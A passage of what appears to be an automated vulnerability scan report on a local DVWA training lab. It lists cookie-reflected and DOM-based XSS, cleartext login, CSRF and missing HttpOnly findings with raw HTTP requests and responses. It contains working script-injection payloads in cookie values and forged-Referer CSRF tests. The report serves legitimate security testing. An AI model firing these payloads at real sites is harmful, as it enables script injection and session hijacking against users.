Referer: http://localhost/DVWA_lab/vulnerabilities/sqli/
Cookie: security=lowz2eac'%3e%3cscript%3ealert(1)%3c%2fscript%3eicvas; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:40:23 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; path=/
Set-Cookie: security=low
Vary: Accept-Encoding
Content-Length: 3598
Connection: close
Content-Type: text/html;charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-T
...[SNIP]...
<input type="button" value="View Help" class="popup_button" id='help_button' data-help-url='../vulnerabilities/view_help.php?id=weak_id&security=lowz2eac'><script>alert(1)</script>icvas' )">
...[SNIP]...
```

3.16. http://localhost/DVWA_lab/vulnerabilities/weak_id/ [security cookie]

Summary



Severity:

Medium

Confidence:	Certain
Host:	http://localhost
Path:	/DVWA_lab/vulnerabilities/weak_id/

Issue detail

The value of the **security** cookie is copied into the value of an HTML tag attribute which is encapsulated in single quotation marks. The payload **p3on8'><script>alert(1)</script>kzwp1w1fois** was submitted in the security cookie. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Because the user data that is copied into the response is submitted within a cookie, the application's behavior is not trivial to exploit in an attack against another user. Typically, you will need to find a means of setting an arbitrary cookie value in the victim's browser in order to exploit the vulnerability. Applications often contain "cookie-forcing" conditions which make this possible, and such a condition in any related domain or subdomain can potentially be used for this purpose. Nonetheless, this limitation somewhat mitigates the impact of the vulnerability.

The original request used a Content-type header which it is not possible to generate using a standard HTML form. It was possible to replace this header with a standard value, to facilitate cross-domain delivery of an exploit.

Request 1

```
POST /DVWA_lab/vulnerabilities/weak_id/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/weak_id/
Content-type: text/plain
Content-Length: 0
Cookie: dvwaSession=1; security=lowp3on8'%3e%3cscript%3ealert(1)%3c%2fscript%3ekzwp1w1fois;
PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:40:33 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; path=/
Set-Cookie: security=low
Set-Cookie: dvwaSession=ef7fc3973f7814dc8cb11533c801b5b173535316; expires=Sat, 19-Oct-2019 17:40:33 GMT; Max-Age=3600;
path=/vulnerabilities/weak_id/; domain=localhost; secure; HttpOnly
Vary: Accept-Encoding
Content-Length: 3610
Connection: close
Content-Type: text/html; charset=utf-8
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

```
<html xmlns="http://www.w3.org/1999/xhtml">
```

```
<head>
```

```
<meta http-equiv="Content-T
```


```
...[SNIP]...
```

```
<input type="button" value="View Help" class="popup_button" id='help_button' data-help-url='../vulnerabilities/view_help.php?
id=weak_id&security=lowp3on8'><script>alert(1)</script>kzwp1w1fois' )">
```

```
...[SNIP]...
```

3.17. http://localhost/DVWA_lab/vulnerabilities/xss_d/ [security cookie]

Summary

	Severity:	Medium
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_d/

Issue detail

The value of the **security** cookie is copied into the value of an HTML tag attribute which is encapsulated in single quotation marks. The payload **vyfit"><script>alert(1)</script>ddklj** was submitted in the security cookie. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Because the user data that is copied into the response is submitted within a cookie, the application's behavior is not trivial to exploit in an attack against another user. Typically, you will need to find a means of setting an arbitrary cookie value in the victim's browser in order to exploit the vulnerability. Applications often contain "cookie-forcing" conditions which make this possible, and such a condition in any related domain or subdomain can potentially be used for this purpose. Nonetheless, this limitation somewhat mitigates the impact of the vulnerability.

Request 1

```
GET /DVWA_lab/vulnerabilities/xss_d/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/weak_id/
Cookie: security=lowvyfit"%3e%3cscript%3ealert(1)%3c%2fscript%3eddklj; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1


```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:41:05 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; path=/
Set-Cookie: security=low
Vary: Accept-Encoding
Content-Length: 4886
Connection: close
Content-Type: text/html;charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-T
...[SNIP]...
<input type="button" value="View Help" class="popup_button" id='help_button' data-help-url='../vulnerabilities/view_help.php?>
```

```
id=xss_d&security=lowq1c9x'><script>alert(1)</script>ddklj' )">
...[SNIP]...
```

3.18. http://localhost/DVWA_lab/vulnerabilities/xss_r/ [security cookie]

Summary

	Severity:	Medium
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_r/

Issue detail

The value of the **security** cookie is copied into the value of an HTML tag attribute which is encapsulated in single quotation marks. The payload **q1c9x'><script>alert(1)</script>rzd58** was submitted in the security cookie. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Because the user data that is copied into the response is submitted within a cookie, the application's behavior is not trivial to exploit in an attack against another user. Typically, you will need to find a means of setting an arbitrary cookie value in the victim's browser in order to exploit the vulnerability. Applications often contain "cookie-forcing" conditions which make this possible, and such a condition in any related domain or subdomain can potentially be used for this purpose. Nonetheless, this limitation somewhat mitigates the impact of the vulnerability.

Request 1

```
GET /DVWA_lab/vulnerabilities/xss_r/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_d/?default=English
Cookie: security=lowq1c9x'%3e%3cscript%3ealert(1)%3c%2fscript%3erzd58; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:41:15 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; path=/
Set-Cookie: security=low
Vary: Accept-Encoding
Content-Length: 4510
Connection: close
Content-Type: text/html;charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
```

```
<meta http-equiv="Content-T
...[SNIP]...
<input type="button" value="View Help" class="popup_button" id='help_button' data-help-url='../vulnerabilities/view_help.php?
id=xss_r&security=lowq1c9x'><script>alert(1)</script>rzd58' )">
...[SNIP]...
```

3.19. http://localhost/DVWA_lab/vulnerabilities/xss_s/ [security cookie]

Summary

	Severity:	Medium
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_s/

Issue detail

The value of the **security** cookie is copied into the value of an HTML tag attribute which is encapsulated in single quotation marks. The payload **r5hh8'><script>alert(1)</script>gh3ag** was submitted in the security cookie. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Because the user data that is copied into the response is submitted within a cookie, the application's behavior is not trivial to exploit in an attack against another user. Typically, you will need to find a means of setting an arbitrary cookie value in the victim's browser in order to exploit the vulnerability. Applications often contain "cookie-forcing" conditions which make this possible, and such a condition in any related domain or subdomain can potentially be used for this purpose. Nonetheless, this limitation somewhat mitigates the impact of the vulnerability.

Request 1

```
GET /DVWA_lab/vulnerabilities/xss_s/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_r/?name=test
Cookie: security=lowr5hh8'%3e%3cscript%3ealert(1)%3c%2fscript%3egh3ag; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:41:21 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; path=/
Set-Cookie: security=low
Vary: Accept-Encoding
Content-Length: 5270
Connection: close
Content-Type: text/html; charset=utf-8
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

```
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-T
...[SNIP]...
<input type="button" value="View Help" class="popup_button" id='help_button' data-help-url='../vulnerabilities/view_help.php?
id=xss_s&security=lowr5hh8'><script>alert(1)</script>gh3ag' )">
...[SNIP]...
```

4. Cross-site scripting (DOM-based)

Summary

	Severity:	High
	Confidence:	Firm
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_d/

Issue detail

The application may be vulnerable to DOM-based cross-site scripting. Data is read from `document.location.href` and passed to `document.write()`.

Issue background

DOM-based vulnerabilities arise when a client-side script reads data from a controllable part of the DOM (for example, the URL) and processes this data in an unsafe way.

DOM-based cross-site scripting arises when a script writes controllable data into the HTML document in an unsafe way. An attacker may be able to use the vulnerability to construct a URL that, if visited by another application user, will cause JavaScript code supplied by the attacker to execute within the user's browser in the context of that user's session with the application.

The attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes.

Users can be induced to visit the attacker's crafted URL in various ways, similar to the usual attack delivery vectors for reflected cross-site scripting vulnerabilities.

Burp Suite automatically identifies this issue using static code analysis, which may lead to false positives that are not actually exploitable. The relevant code and execution paths should be reviewed to determine whether this vulnerability is indeed present, or whether mitigations are in place that would prevent exploitation.

Issue remediation

The most effective way to avoid DOM-based cross-site scripting vulnerabilities is not to dynamically write data from any untrusted source into the HTML document. If the desired functionality of the application means that this behavior is unavoidable, then defenses must be implemented within the client-side code to prevent malicious data from introducing script code into the document. In many cases, the relevant data can be validated on a whitelist basis, to allow only content that is known to be safe. In other cases, it will be necessary to sanitize or encode the data. This can be a complex task, and depending on the context that the data is to be inserted may need to involve a combination of JavaScript escaping, HTML encoding, and URL encoding, in the appropriate sequence.

References

- [Cross-site scripting](#)
- [DOM-based cross-site scripting](#)

Vulnerability classifications

- [CWE-79: Improper Neutralization of Input During Web Page Generation \('Cross-site Scripting'\)](#)
- [CWE-80: Improper Neutralization of Script-Related HTML Tags in a Web Page \(Basic XSS\)](#)
- [CWE-116: Improper Encoding or Escaping of Output](#)

- **CWE-159: Failure to Sanitize Special Element**

Request 1

```
GET /DVWA_lab/vulnerabilities/xss_d/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/weak_id/
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:41:04 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4814
Connection: close
Content-Type: text/html;charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-T
...[SNIP]...
  <script>
    if (document.location.href.indexOf("default=") >= 0) {
      var lang = document.location.href.substring(document.location.href.indexOf("default=")+8);
      document.write("<option value=" + lang + ">" + decodeURI(lang) + "</option>");
      document.write("<option value=" disabled='disabled'>
...[SNIP]...
```


Static analysis

Data is read from **document.location.href** and passed to **document.write()** via the following statements:

- `var lang = document.location.href.substring(document.location.href.indexOf("default=")+8);`
- `document.write("<option value='" + lang + "'" + decodeURI(lang) + "</option>");`

5. Cleartext submission of password

Summary

	Severity:	High
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/login.php

Issue detail

The page contains a form with the following action URL, which is submitted over clear-text HTTP:

- http://localhost/DVWA_lab/login.php

The form contains the following password field:

- password

Issue background

Some applications transmit passwords over unencrypted connections, making them vulnerable to interception. To exploit this vulnerability, an attacker must be suitably positioned to eavesdrop on the victim's network traffic. This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or home network that is shared with a compromised computer. Common defenses such as switched networks are not sufficient to prevent this. An attacker situated in the user's ISP or the application's hosting infrastructure could also perform this attack. Note that an advanced adversary could potentially target any connection made over the Internet's core infrastructure.

Vulnerabilities that result in the disclosure of users' passwords can result in compromises that are extremely difficult to investigate due to obscured audit trails. Even if the application itself only handles non-sensitive information, exposing passwords puts users who have re-used their password elsewhere at risk.

Issue remediation

Applications should use transport-level encryption (SSL or TLS) to protect all sensitive communications passing between the client and the server. Communications that should be protected include the login mechanism and related functionality, and any functions where sensitive data can be accessed or privileged actions can be performed. These areas should employ their own session handling mechanism, and the session tokens used should never be transmitted over unencrypted communications. If HTTP cookies are used for transmitting session tokens, then the secure flag should be set to prevent transmission over clear-text HTTP.

Vulnerability classifications

- [CWE-319: Cleartext Transmission of Sensitive Information](#)

Request 1

```
GET /DVWA_lab/login.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:30:56 GMT
Server: Apache/2.4.37 (Debian)
Set-Cookie: PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; path=/
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; path=/
Set-Cookie: security=low
Vary: Accept-Encoding
Content-Length: 1523
Connection: close
Content-Type: text/html;charset=utf-8
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

```
<html xmlns="http://www.w3.org/1999/xhtml">
```

```
<head>

  <meta http-equiv="Content
...[SNIP]...
<div id="content">

  <form action="login.php" method="post">

    <fieldset>
...[SNIP]...
</label> <input type="password" class="loginInput" AUTOCOMPLETE="off" size="20" name="password"><br />
...[SNIP]...
```

6. Cross-site request forgery

There are 3 instances of this issue:

- [/DVWA_lab/vulnerabilities/csp/](#)
- [/DVWA_lab/vulnerabilities/javascript/](#)
- [/DVWA_lab/vulnerabilities/weak_id/](#)

Issue background

Cross-site request forgery (CSRF) vulnerabilities may arise when applications rely solely on HTTP cookies to identify the user that has issued a particular request. Because browsers automatically add cookies to requests regardless of their origin, it may be possible for an attacker to create a malicious web site that forges a cross-domain request to the vulnerable application. For a request to be vulnerable to CSRF, the following conditions must hold:

- The request can be issued cross-domain, for example using an HTML form. If the request contains non-standard headers or body content, then it may only be issuable from a page that originated on the same domain.
- The application relies solely on HTTP cookies or Basic Authentication to identify the user that issued the request. If the application places session-related tokens elsewhere within the request, then it may not be vulnerable.
- The request performs some privileged action within the application, which modifies the application's state based on the identity of the issuing user.
- The attacker can determine all the parameters required to construct a request that performs the action. If the request contains any values that the attacker cannot determine or predict, then it is not vulnerable.

Issue remediation

The most effective way to protect against CSRF vulnerabilities is to include within relevant requests an additional token that is not transmitted in a cookie: for example, a parameter in a hidden form field. This additional token should contain sufficient entropy, and be generated using a cryptographic random number generator, such that it is not feasible for an attacker to determine or predict the value of any token that was issued to another user. The token should be associated with the user's session, and the application should validate that the correct token is received before performing any action resulting from the request.

An alternative approach, which may be easier to implement, is to validate that Host and Referer headers in relevant requests are both present and contain the same domain name. However, this approach is somewhat less robust: historically, quirks in browsers and plugins have often enabled attackers to forge cross-domain requests that manipulate these headers to bypass such defenses.

References


- [Using Burp to Test for Cross-Site Request Forgery](#)
- [The Deputies Are Still Confused](#)

Vulnerability classifications

- [CWE-352: Cross-Site Request Forgery \(CSRF\)](#)

6.1. http://localhost/DVWA_lab/vulnerabilities/csp/

Summary

	Severity:	Medium
	Confidence:	Tentative
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/csp/

Issue detail

The request appears to be vulnerable to cross-site request forgery (CSRF) attacks against authenticated users.

Request 1

```
POST /DVWA_lab/vulnerabilities/csp/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/csp/
Content-Type: application/x-www-form-urlencoded
Content-Length: 8
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1

include=
```

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:42:29 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Content-Security-Policy: script-src 'self' https://pastebin.com example.com code.jquery.com https://ssl.google-analytics.com ;
Vary: Accept-Encoding
Content-Length: 4256
Connection: close
Content-Type: text/html;charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-T
...[SNIP]...
```

Request 2

```
POST /DVWA_lab/vulnerabilities/csp/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```

Accept-Encoding: gzip, deflate
Referer: http://AUybC.com/DVWA_lab/vulnerabilities/csp/
Content-Type: application/x-www-form-urlencoded
Content-Length: 8
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; dvwaSession=146
Connection: close
Upgrade-Insecure-Requests: 1

include=

Response 2

HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:42:30 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Content-Security-Policy: script-src 'self' https://pastebin.com example.com code.jquery.com https://ssl.google-analytics.com ;
Vary: Accept-Encoding
Content-Length: 4256
Connection: close
Content-Type: text/html; charset=utf-8


```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

```
<html xmlns="http://www.w3.org/1999/xhtml">
```

```
<head>  
<meta http-equiv="Content-T  
...[SNIP]...
```

6.2. http://localhost/DVWA_lab/vulnerabilities/javascript/

Summary

	Severity:	Medium
	Confidence:	Tentative
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/javascript/

Issue detail

The request appears to be vulnerable to cross-site request forgery (CSRF) attacks against authenticated users.

The original request contains parameters that look like they may be anti-CSRF tokens. However the request is successful if these parameters are removed.

Request 1

POST /DVWA_lab/vulnerabilities/javascript/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/javascript/
Content-Type: application/x-www-form-urlencoded
Content-Length: 66
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt

Connection: close
Upgrade-Insecure-Requests: 1

token=8b479aefbd90795395b3e7089ae0dc09&phrase=ChangeMe&send=Submit

Response 1

HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:42:09 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 8419
Connection: close
Content-Type: text/html;charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

<head>
<meta http-equiv="Content-T
...[SNIP]...

Request 2

POST /DVWA_lab/vulnerabilities/javascript/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://PVUXO.com/DVWA_lab/vulnerabilities/javascript/
Content-Type: application/x-www-form-urlencoded
Content-Length: 66
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; dvwaSession=146
Connection: close
Upgrade-Insecure-Requests: 1

token=8b479aefbd90795395b3e7089ae0dc09&phrase=ChangeMe&send=Submit

Response 2

HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:42:10 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 8419
Connection: close
Content-Type: text/html;charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

<head>
<meta http-equiv="Content-T
...[SNIP]...

6.3. http://localhost/DVWA_lab/vulnerabilities/weak_id/

Summary

	Severity:	Medium
	Confidence:	Tentative
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/weak_id/

Issue detail

The request appears to be vulnerable to cross-site request forgery (CSRF) attacks against authenticated users.

Request 1

```
POST /DVWA_lab/vulnerabilities/weak_id/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/weak_id/
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Cookie: dwwaSession=1; security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:40:33 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: dwwaSession=4
Vary: Accept-Encoding
Content-Length: 3517
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-T
...[SNIP]...
```

Request 2

```
POST /DVWA_lab/vulnerabilities/weak_id/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

```
Referer: http://XPWzS.com/DVWA_lab/vulnerabilities/weak_id/
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Cookie: dwwaSession=4; security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 2

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:40:34 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: dwwaSession=126
Vary: Accept-Encoding
Content-Length: 3517
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-T
...[SNIP]...
```

7. Cookie without HttpOnly flag set

There are 2 instances of this issue:

- [/DVWA_lab/login.php](#)
- [/DVWA_lab/vulnerabilities/xss_d/](#)

Issue background

If the `HttpOnly` attribute is set on a cookie, then the cookie's value cannot be read or set by client-side JavaScript. This measure makes certain client-side attacks, such as cross-site scripting, slightly harder to exploit by preventing them from trivially capturing the cookie's value via an injected script.

Issue remediation

There is usually no good reason not to set the `HttpOnly` flag on all cookies. Unless you specifically require legitimate client-side scripts within your application to read or set a cookie's value, you should set the `HttpOnly` flag by including this attribute within the relevant `Set-cookie` directive.

You should be aware that the restrictions imposed by the `HttpOnly` flag can potentially be circumvented in some circumstances, and that numerous other serious attacks can be delivered by client-side script injection, aside from simple cookie stealing.

References


- [Configuring HttpOnly](#)

Vulnerability classifications

- [CWE-16: Configuration](#)

7.1. http://localhost/DVWA_lab/login.php

Summary

	Severity:	Low
	Confidence:	Firm
	Host:	http://localhost
	Path:	/DVWA_lab/login.php

Issue detail

The following cookie was issued by the application and does not have the HttpOnly flag set:

- **PHPSESSID**

The cookie appears to contain a session token, which may increase the risk associated with this issue. You should review the contents of the cookie to determine its function.

Request 1

```
GET /DVWA_lab/login.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```


Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:30:56 GMT
Server: Apache/2.4.37 (Debian)
Set-Cookie: PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; path=/
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; path=/
Set-Cookie: security=low
Vary: Accept-Encoding
Content-Length: 1523
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
